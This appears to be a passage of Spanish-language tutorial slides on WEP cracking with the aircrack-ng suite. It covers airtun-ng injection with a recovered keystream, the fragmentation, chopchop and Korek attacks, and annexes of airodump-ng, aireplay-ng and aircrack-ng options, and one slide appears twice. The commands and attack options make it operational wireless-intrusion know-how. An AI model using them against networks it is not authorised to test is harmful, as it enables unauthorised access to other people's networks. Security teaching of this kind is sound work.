- Un uso interesante de este escenario es que permite usar una red con encriptación WEP utilizando un driver que soporte la inyección, pero no esa encriptación WEP; y hay que tener en cuenta que no todos los drivers soportan claves wep de 256bit o de 512bit o WPA.

AIRTUN: inyección PRGA

- El siguiente escenario es aquel caso en el que queremos inyectar paquetes a la red pero no tenemos la clave WEP completa. Sólo tenemos el PRGA obtenido a través de un ataque chopchop o de fragmentación.
- En este caso sólo podremos inyectar paquetes salientes o outbound. No hay forma de desencriptar los paquetes entrantes (inbound) ya que no conocemos la clave WEP.
- Pon la tarjeta wireless en modo monitor y escribe:
  - ***airtun-ng -a 00:14:6C:7E:40:80 -y fragment-0124-153850.xor ath0***
- Fijate en que el archivo PRGA se ha especificado utilizando la opción ”-y”. El sistema responde (fijate en el estado “no reception”):

```
created tap interface at0
WEP encryption by PRGA specified. No reception, only sending frames through ath0.
FromDS bit set in all frames.
```

AIRTUN: inyección PRGA

- A partir de aquí puedes definir una dirección IP válida para la red y levantar la interface at0:
  - **ifconfig at0 192.168.1.83 netmask 255.255.255.0 up**
- Puedes comprobar esto escribiendo “ifconfig at0”. Ahora puedes usar algún programa para enviar tráfico a través de la interface at0 a los clientes wireless.

AIRTUN: doble AP

- El siguiente escenario es conectarse a dos redes wireless al mismo tiempo. Esto se hace simplemente iniciando airtun-ng dos veces, especificando la dirección MAC o bssid de cada una.
- Si los dos APs están en el mismo canal, esto debe funcionar a la perfeccción. Si no comparten el mismo canal, puedes escuchar con airodump-ng en ambos canales (no de forma simultanea, pero sólo saltando entre esos dos canales). Suponiendo que los dos APs a los que nos queremos conectar están en los canales 1 y 11, escribiríamos:
  - **airodump-ng -c 1,11 ath0**
- Conseguiremos dos “tunnel interfaces” (at0 y at1), cada una para un AP. Si no usan el mismo rango de IPs, las podremos usar al mismo tiempo. En teoría, se puede hacer esto incluso para más que dos APs, pero la calidad del enlace será peor ya que habrá que alternar entre 3 o más canales.

AIRTUN: doble AP

- El siguiente escenario es conectarse a dos redes wireless al mismo tiempo. Esto se hace simplemente iniciando airtun-ng dos veces, especificando la dirección MAC o bssid de cada una.
- Si los dos APs están en el mismo canal, esto debe funcionar a la perfeccción. Si no comparten el mismo canal, puedes escuchar con airodump-ng en ambos canales (no de forma simultanea, pero sólo saltando entre esos dos canales). Suponiendo que los dos APs a los que nos queremos conectar están en los canales 1 y 11, escribiríamos:
  - **airodump-ng -c 1,11 ath0**
- Conseguiremos dos “tunnel interfaces” (at0 y at1), cada una para un AP. Si no usan el mismo rango de IPs, las podremos usar al mismo tiempo. En teoría, se puede hacer esto incluso para más que dos APs, pero la calidad del enlace será peor ya que habrá que alternar entre 3 o más canales.

AIRTUN

- El siguiente escenario consiste en copiar paquetes desde la interface opcional.
- El parámetro -i <interface wireless> es igual al parámetro -i de aireplay-ng.
- Se usa para especificar un origen distinto desde el que leer los paquetes, otra tarjeta diferente a la que usaremos para inyectar (ath0 en nuestro ejemplo).
- Un uso típico es escuchar con una tarjeta con muy buena sensibilidad en una interface; e inyectar con otra tarjeta con gran potencia de transmisión, que tienen mucha menos sensibilidad.

Fragmentación: ventajas y desventajas

- Ventajas:
  - **Normalmente se obtiene un paquete entero de 1500 bytes xor. Esto significa que podemos crear otro paquete de cualquier tamaño. Incluso en los casos que obtenemos un paquete de menos de 1500 bytes, será suficiente para crear "ARP requests".**
  - **Puede funcionar en situaciones en las que chopchop no lo hace.**
  - **Es extremadamente rápido.**
- Inconvenientes:
  - **Se puede necesitar más información para ejecutarlo, (dirección IP).**
  - **No todos los drivers de tarjeta lo soportan. Por ejemplo, hoy en día, Atheros no genera el paquete correcto a menos que cambiemos la dirección MAC de nuestra tarjeta wireless a la misma mac que queremos utilizar.**
  - **Se necesita estar físicamente cerca del punto de acceso porque si se pierde algún paquete fallará el ataque.**
  - **El ataque fallará en los puntos de acceso que no manejan los paquetes fragmentados de forma adecuada.**

CHOP CHOP: ventajas y desventajas

- Ventajas
  - **Puede funcionar en algunos casos en los que no lo hace el ataque de fragmentación.**
  - **No se necesita conocer información acerca de ninguna IP.**
- Inconvenientes
  - **No se puede usar contra todos los puntos de acceso.**
  - **El tamaño máximo del "xor" en bits está limitado por la longitud del paquete contra el que hagas el chopchop. Aunque en teoría se pueden obtener 1500 bytes del xor stream, en la práctica, raramente verás paquetes de 1500 bytes.**
  - **Mucho más lento que el ataque de fragmentación.**

ATAQUE 4

- Ataque de Korek
- Este ataque no nos proporciona *IV's sino que nos da* la posibilidad de descifrar el contenido de un paquete (o lo que es lo mismo, el *Key Stream de cifrado).*
- *No todos los puntos de acceso son vulnerables a este* ataque ya que este ataque necesita paquetes más cortos de 42 bytes y algunos *AP* rechazan paquetes menores a 60 bytes.

ATAQUE 5

- Ataque de fragmentación
- Este ataque no proporciona la clave *WEP,* sino que nos proporciona 1500 bytes de los cuales podemos extraer la función de *PRGA (Pseud-Random Generation Algorithm), y por tanto parte del Key Stream* de cifrado.
- Estos bytes nos servirán para generar paquetes válidos que pueden ser reinyectados para obtener *IV's.*

ANEXOS: airodump

```
uso: airodump-ng <opciones> <interface>[,<interface>,...]

Opciones:
    --ivs               : Graba únicamente los IVs capturados
    --gpsd              : Usa GPSd
    --w <nombre archivo>: Nombre del archivo donde guardar las capturas
    -write      : Lo mismo que --w
    --beacons           : Guardar todas las balizas o beacons en el archivo
    --netmask <máscara de red> : Filtrar APs por máscara
    --bssid     <bssid> : Filtrar APs por BSSID

Por defecto, airodump-ng va saltando alrededor de los canales 2.4Ghz.
Puedes capturar en un canal específico usando:
    --channel <canal>: Capturar en un canal específico
    --band <abg>        : Banda en la que actuará airodump-ng
    --cswitch  <método> : Saltar de canal con este método:
                  0     : FIFO (opción por defecto)
                  1     : Round Robin
                  2     : Saltar al último
    -s                  : Lo mismo que --cswitch
```

airodump-ng no muestra ningún dato

Field	Descripción
BSSID	Dirección MAC del punto de acceso.
PWR	Nivel de señal. Su significado depende del driver que usemos, pero cuanto mayor sea el PWR más cerca estaremos del AP o del cliente. Si el PWR es -1, significa que el driver no soporta la detección del nivel de señal. Si el PWR es -1 para algunos clientes (stations) es porque los paquetes proceden del AP hacia el cliente pero las transmisiones del cliente se encuentran fuera del rango de cobertura de tu tarjeta. Lo que significa que solo escuchas la mitad de la comunicación. Si todos los clientes tienen PWR -1 significa que el driver no tiene la capacidad de detectar el nivel de señal.
RXQ	Calidad de recepción calculada a través del porcentaje de paquetes (management y paquetes de datos) recividos correctamente en los últimos 10 segundos. Mira la nota para una explicación más detallada.
Beacons	Número de "paquetes anucio" o beacons enviadas por el AP. Cada punto de acceso envia alrededor de diez beacons por segundo cuando el rate o velocidad es de 1M, (la más baja) de tal forma que se pueden recibir desde muy lejos.
# Data	Número de paquetes de datos capturados (si tiene clave WEP, equivale tambien al número de IVs), incluyendo paquetes de datos broadcast (dirigidos a todos los clientes).
#/s	Número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
CH	Número de canal (obtenido de los "paquetes anuncio" o beacons). Nota: Algunas veces se capturan paquetes de otros canales, incluso si airodump-ng no está saltando de canal en canal, debido a interferencias o solapamientos en la señal.
MB	Velocidad máxima soportada por el AP. Si MB = 11, es 802.11b, si MB = 22es 802.11b+ y velocidades mayores son 802.11g. El punto (despues del 54) indica que esa red soporta un preámbulo corto o "short preamble".
ENC	Algoritmo de encriptación que se usa. OPN = no existe encriptación (abierta). "WEP?" = WEP u otra (no se han capturado suficientes paquetes de datos para saber si es WEP o WPA/WPA2), WEP (sin el interrogarte) indica WEP estática o dinámica, y WPA o WPA2 en el caso de que se use TKIP o CCMP.
CIPHER	Detector cipher. Puede ser CCMP, WRAP, TKIP, WEP, WEP40, o WEP104.
AUTH	El protocolo de autenticación usado. Puede ser MGT, PSK (clave precompartida), o OPN (abierta).
ESSID	Tambien llamado "SSID", que puede estar en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng intentará averiguar el SSID analizando paquetes "probe responses" y "association requests" (son paquetes enviados desde un cliente al AP).
STATION	Dirección MAC de cada cliente asociado. En la captura de pantalla, vemos que se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).
Lost	El número de paquetes perdidos en los últimos 10 segundos.
Packets	El número de paquetes de datos enviados por el cliente.
Probes	Los ESSIDs a los cuales ha intentado conectarse el cliente.

ANEXOS: aireplay

- Ataque 0: Deautenticación
- Ataque 1: Falsa autenticación
- Ataque 2: Selección interactiva del paquete a enviar
- Ataque 3: Reinyección de una petición ARP (ARP-request)
- Ataque 4: Ataque chopchop
- Ataque 5: Ataque de Fragmentación

ANEXOS: aireplay

Opciones de filtro:

-b bssid : Dirección MAC del punto de acceso
-d dmac : Dirección MAC de destino
-s smac : Dirección MAC origen (source)
-m len : Longitud mínima del paquete
-n len : Longitud máxima del paquete
-u type : frame control, type field
-v subt : frame control, subtype field
-t tods : frame control, To DS bit
-f fromds : frame control, From DS bit
-w iswep : frame control, WEP bit

ANEXOS: aireplay

Opciones de inyeción:

-x nbpps : número de paquetes por segundo
-p fctrl : fijar palabra “frame control” (hexadecimal)
-a bssid : fijar dirección MAC del AP
-c dmac : fijar dirección MAC de destino
-h smac : fijar dirección MAC origen
-e essid : ataque de falsa autenticación: nombre del AP
-j : ataque arp-replay: inyectar paquetes FromDS
-g valor : cambiar tamaño de buffer (default: 8)
-k IP : fijar IP de destino en fragmentos
-l IP : fijar IP de origen en fragmentos
-o npckts : número de paquetes por burst (-1)
-q sec : segundos entre paquetes “sigo aquí” o keep-alives (-1)
-y prga : keystream para autenticación compartida (shared key)

ANEXOS: aireplay

Opciones de origen:

-i iface : capturar paquetes con esa interface
-r archivo : utilizar paquetes de ese archivo cap

Modos de ataque:

--deauth [número]: deautenticar 1 o todos los clientes (-0)
--fakeauth [nº repetición]: falsa autenticación con el AP (-1)
--interactive : selección interactiva del paquete a enviar (-2)
--arpreplay : estandard reinyección ARP-request (-3)
--chopchop : desencriptar paquete WEP/chopchop (-4)
--fragment : generar keystream válido (-5)

ANEXOS: aircrack

Option	Param.	Description
-a	amode	Fuerza el tipo de ataque (1 = WEP estática, 2 = WPA/WPA2-PSK).
-e	essid	Si se especifica, se usarán todos los IVs de las redes con el mismo ESSID. Está opción es necesaria para crackear claves WPA/WPA2-PSK si el ESSID está oculto.
-b	bssid	Selecciona el AP objetivo basándose en la dirección MAC.
-p	nbcpu	En sistemas SMP, especifica con esta opción el número de CPUs usadas.
-q	*none*	Activa el modo silencioso (no muestra ninguna salida hasta que encuentra o no la clave).
-c	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres alfanuméricos (0x20 - 0x7F).
-t	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres hexadecimales codificados en binario.
-h	*none*	(WEP cracking) Limita la búsqueda únicamente a caracteres numéricos (0x30-0x39). Estas claves numéricas son utilizadas por defecto por muchos APs y muchas compañías de ADSL.
-d	start	(WEP cracking) Especifica el comienzo de la clave WEP (en hexadecimal).
-m	maddr	(WEP cracking) Dirección MAC para la que filtrar los paquetes de datos WEP. Alternativamente, se puede especificar -m ff:ff:ff:ff:ff:ff para usar todos y cada uno de los IVs, sin preocuparnos de la red.
-n	nbits	(WEP cracking) Especifica la longitud de la clave: 64 para WEP de 40-bit, 128 para WEP de 104-bit, etc. La opción por defecto es 128.
-i	index	(WEP cracking) Guarda solo los IVs que tienen este índice de clave (1 to 4). La opción predeterminada es ignorar el índice de clave.
-f	fudge	(WEP cracking) Por defecto, esta opción está fijada en 2 para WEP de 104-bit y en 5 para WEP de 40-bit. Especifica un valor más alto para para elevar el nivel de fuerza bruta: la obtención de la clave llevará más tiempo, pero la probabilidad de éxito será mayor.
-k	korek	(WEP cracking) Hay 17 ataques korek de tipo estadístico. Algunas veces un ataque crea un falso positivo que evita que encontremos la clave, incluso con grandes cantidades de IVs. Prueba -k 1, -k 2, ... -k 17 para ir desactivando cada uno de los ataques.
-x/-x0	*none*	(WEP cracking) No aplicar fuerza bruta sobre los dos últimos bytes de la clave (keybytes).
-x1	*none*	(WEP cracking) Aplicar fuerza bruta sobre el último byte de la clave (opción por defecto).
-x2	*none*	(WEP cracking) Aplicar fuerza bruta sobre los dos últimos bytes.
-X	*none*	(WEP cracking) No aplicar fuerza bruta con multiprocesadores (solo sistemas SMP).
-y	*none*	(WEP cracking) Éste es un ataque de fuerza bruta experimental, que solo debe ser usado cuando el ataque estandard falle con más de un millón de IVs
-w	words	(WPA cracking) Ruta al diccionario.